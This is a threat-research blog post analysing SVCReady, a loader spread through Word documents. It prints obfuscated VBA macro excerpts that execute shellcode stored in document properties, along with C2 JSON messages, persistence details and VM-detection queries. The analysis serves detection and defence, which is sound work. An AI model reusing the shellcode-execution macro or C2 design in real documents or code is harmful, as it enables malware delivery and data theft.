



HP Threat Research Blog • SVCReady: A New Loader Gets Ready

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
# SVCReady: A New Loader Gets Ready

Since the end of April 2022, we have observed new malicious spam campaigns spreading a previously unknown malware family called SVCReady. The malware is notable for the unusual way it is delivered to target PCs – using shellcode hidden in the properties of Microsoft Office documents – and because it is likely in an early stage of development, given that its authors updated the malware several times in May. In this report, we share a closer look at the infection chain of the new SVCReady campaigns, the malware's features, its changes over time, and possible links with TA551.

## Threat Analysis


Submitted: April 22, 2022 8:26 AM  
Received: April 22, 2022 8:27 AM

## Timeline




## Resources

libero.doc.22.04.22.doc  
Unknown



## Malicious Files

yE48.tmp.dll (500KB)  
Win32.Trojan.Tiggre



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Figure 1 – SVCReady sample isolated by HP Wolf Security in April 2022.

## INFECTION CHAIN

Based on HP Wolf Security telemetry, the first sighting of this new campaign was on 22 April 2022. The attackers sent Microsoft Word document (.doc) attachments to targets via email.

As in many other malware campaigns, the documents contain Visual Basic for Applications (VBA) AutoOpen macros that are used to execute malicious code. But unlike other Office malware, the document does not use PowerShell or MSHTA to download further payloads from the web. Instead, the VBA macro runs shellcode stored in the properties of the document, which then drops and runs SVCReady malware.




Figure 2 – Document properties containing shellcode, namely a series of *nop* instructions as represented by 0x90 values.

## VBA MACRO AND SHELLCODE

First, two Windows API functions are defined in the VBA code: *SetTimer* and *VirtualProtect*.

```
Private Declare PtrSafe Function DidascalosLalland Lib "user32" Alias "SetTimer" (ByVal SplanchnapophysialCourant As LongPtr, ByVal ClusteringRelaxins Lib "kernel32" Alias "VirtualProtect" (ByVal ScouseMenyanthaceous As LongPtr, B1
```

Figure 3 – Windows API function definitions.

Next the shellcode, which is located in the document properties, is loaded into a variable.

Different shellcode is loaded depending on if the architecture of the system is 32 bit or 64 bit.

```
#If Win64 Then
    UricaciduriaImpassesRifacimento = NonstretchableMultiplexes(ActiveDocument.BuiltInDocumentProperties(GdV8T1IcOzg("RROiD6al")).Value) ' Get 64bit shellcode from document properties
#Else
    UricaciduriaImpassesRifacimento = NonstretchableMultiplexes(ActiveDocument.BuiltInDocumentProperties(GdE6gN1s6_q0)).Value) ' Get 32bit shellcode from document properties
#End If
```

Figure 4 – Loading shellcode into a variable.

The shellcode, now in a variable, is then stored in memory so that it can be assigned executable access rights by calling *VirtualProtect*. After giving executable access rights to the shellcode, *SetTimer* is called. The *SetTimer* API can be passed a callback function as an argument, which is simply a pointer in memory. In this case, the attackers pass the address of the shellcode, thus executing it.

```
DesiccantsStashPrenoted = UBound(UricaciduriaImpassesRifacimento) + 1
LogolatryUnspasmodicDaswen = VarPtr(UricaciduriaImpassesRifacimento(0)) ' Locating shellcode in memory
ClusteringRelaxins LogolatryUnspasmodicDaswen, DesiccantsStashPrenoted, 64, VarPtr(AntichronismErgastic) ' Changing memory protection
GetObject(GdV8T1IcOzg("MAGIGIvcp8")).Environment(GdV8T1IcOzg("V1rObzvL1"))(GdV8T1IcOzg("wbugfy3t0")) = ActiveDocument.FullName
GetObject(GdV8T1IcOzg("E4mRs3KSV")) .Environment(GdV8T1IcOzg("FTUhKSSPlCc"))(GdV8T1IcOzg("IxPS2dgH")) = GdV8T1IcOzg("dtKYrl7z")
If True Then
    UnpalledSpringingly = DidascalosLalland(0, LogolatryUnspasmodicDaswen, 1, LogolatryUnspasmodicDaswen) ' Use SetTimer callback function to execute shellcode
    ZingiberaceaeSamenessMisidentition 1
    RunnelsEnhancingWhizz 0, UnpalledSpringingly ' KillTimer as shellcode is already running now
```

Figure 5 – Change of shellcode protection and execution.

At this point, the execution of the VBA macros ends, and the shellcode takes over the next steps of the infection. First, a dynamic link library (DLL) is dropped into the %TEMP% directory. Next, the shellcode copies rundll32.exe from the Window system directory into the %TEMP% directory. At this point, rundll32.exe is renamed, presumably to evade detection. A detection opportunity here is to alert on the execution of Windows owned binaries outside their standard directories.

Once both files are in the %TEMP% directory, the renamed copy of rundll32.exe is run with the DLL and a function name as arguments. This execution launches SVCReady.

3340 WINWORD.EXE	ACTION	PROC_CREATE
	FILE SIZE	41472
	SHA-256	80c3eebebf99f93d41d295db145fb3850f309d089c08125c7fa7034d5fd80e
	SOURCE PATH	\PROGRAM FILES\MICROSOFT OFFICE\OFFICE16\WINWORD.EXE
	TARGET PATH	C:\Users\[REDACTED]\AppData\Local\Temp\rE49.tmp.exe
	DESCRIPTION	Dropped and Executed

Figure 6 – Rundll32.exe executing the malware.

This infection chain relies on a technique seen in malware campaigns to deliver the payload via a legitimate application. This technique in mid-April to date has been used by threat actors.

## THE DOWNLOAD

The DLL started via rundll32 immediately collects information about the system and connects to a command and control (C2) server. As soon as it connects, the malware immediately starts gathering information about the system.

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


Figure 7 – C2 traffic of downloader, showing a status update (“Starting: success”).

## INFORMATION GATHERING

The malware collects system information including the username, computer name, time zone and whether the computer is joined to a domain. It is also queries the Registry, specifically the `HKEY_LOCAL_MACHINE\HARDWARE\DESCRIPTION\System` key, for the details about the computer's manufacturer, BIOS and firmware. Additionally, it collects lists of running processes and installed software. The malware gathers this information through Windows API calls rather than Windows Management Instrumentation (WMI) queries. All the information is formatted as JSON and sent to the C2 server through an HTTP POST request.





Figure 8 – Sending system information to the C2 server.

## COMMAND AND CONTROL


Communication with the C2 server occurs via HTTP, but the data itself is encrypted using the RC4 cipher. Interestingly, RC4 encryption was not implemented in the first malware samples.

we analyzed at the end of April 2022. This suggests that the C2 encryption was only added during May and that the malware is being actively developed. After unpacking the sample, the RC4 key can be extracted from memory. The attackers change the RC4 key for each campaign.




## PERSISTENCE

After exfiltrating information about the infected PC, the malware tries to achieve persistence on the system. The malware's authors probably intended to copy the malware DLL to the Roaming directory, giving it a unique name based on a freshly generated UUID. But it seems they failed to implement this correctly because rundll32.exe is copied to the Roaming directory instead of the SVCReady DLL. The malware creates a scheduled task called *RecoveryExTask* that runs the file copied to Roaming with rundll32.exe and a function name when the system starts.



But because of the error, rundll32.exe is executed with rundll32.exe, meaning the malware does not start after the system is rebooted.

At this point, the malware creates a new registry key that may be useful for building a signature to detect the malware: *HKEY\_CURRENT\_USER\Software\Classes\CLSID\{E6D34FFC-AD32-4d6a-934C-D387FA873A19}*



After completing a task, the malware sends a status message to the C2 server. These status messages are always in JSON format. For example, the status message after creating the scheduled task looks like this:

```
{
  "method": "log",
  "params": {
    "logs" : ["autorunFile=C:\\\\Users\\\\HOSTNAME\\\\AppData\\\\Roaming\\\\72CE9BDD-F959-4488-AB89-6227409418AC binarypath=C:\\\\Users\\\\HOSTNAME\\\\AppData\\\\Local\\\\Temp\\\\y7E45.tmp.dll: success"],
    "stage": "set-autorun"
  }
}
```

Figure 12 – JSON status.

## MORE INFORMATION GATHERING

Once the persistence phase is completed, another information gathering phase follows. This time, the SVCReady takes a screenshot and sends it to the C2 server.




Figure 13 – Sending screenshot to C2.

The malware then runs the systeminfo.exe process. The malware extracts the *osinfo* section from it and sends it to the C2 server. The information collected is identical to that gathered in the earlier information gathering phase. It is possible that the malware makes this redundant query in case the first queries via Windows API and registry key fail or perhaps the developer was experimenting with different methods of gathering information.

An example output looks like this:

```
{
    "method": "sysinfo",
    "params": {
        "osinfo": {
            "bit": 64,
            "compression": "txt",
            "os": "10",
            "osver": {
                "dwBuildNumber": 16299,
                "dwMajorVersion": 10,
                "dwMinorVersion": 0,
                "dwOSVersionInfoSize": 156,
                "dwPlatformId": 2,
                "szCSDVersion": "",
                "wProductType": 0,
                "wReserved": 0,
                "wServicePackMajor": 0,
                "wServicePackMinor": 0,
                "wSuiteMask": 0
            }
        },
        "stage": "sysinfo"
    }
}
```

Figure 14 – *osinfo* output.

## VIRTUAL MACHINE DETECTION

Finally, the malware makes two WMI queries that are used to determine whether its runtime environment is virtualized or not:

Select AccessState from Win32\_USBControllerDevice

select \* from CIM\_ComputerSystem

This stage is called *checkvm*.




Figure 15 – Checking USB controllers to see if it is running inside a virtual machine (VM).

The result of this evaluation is then communicated back to the C2, ending the initial phase of the malware. For example, if a VM is detected:

```
{"method": "log", "params": {"logs": ["USB Status 2 VM DETECTED"], "stage": "usbstatus-ban"}}
```

The malware then enters a *sleep* stage for 30 minutes.




Figure 16 – Malware going to sleep.

## BEACONING ACTIVITY

SVCReady beacons to its C2 server every five minutes. The beacon only contains the status of the malware. Once the six consecutive sleep instructions have elapsed, the malware validates the last domains received via an HTTP request and then asks for new tasks. The API nodes of the malware gate are structured as follows:

Purpose	API Node
Validate domain	/xl/gate/check
Share information	/xl/gate
Request tasks	/xl/gate/task

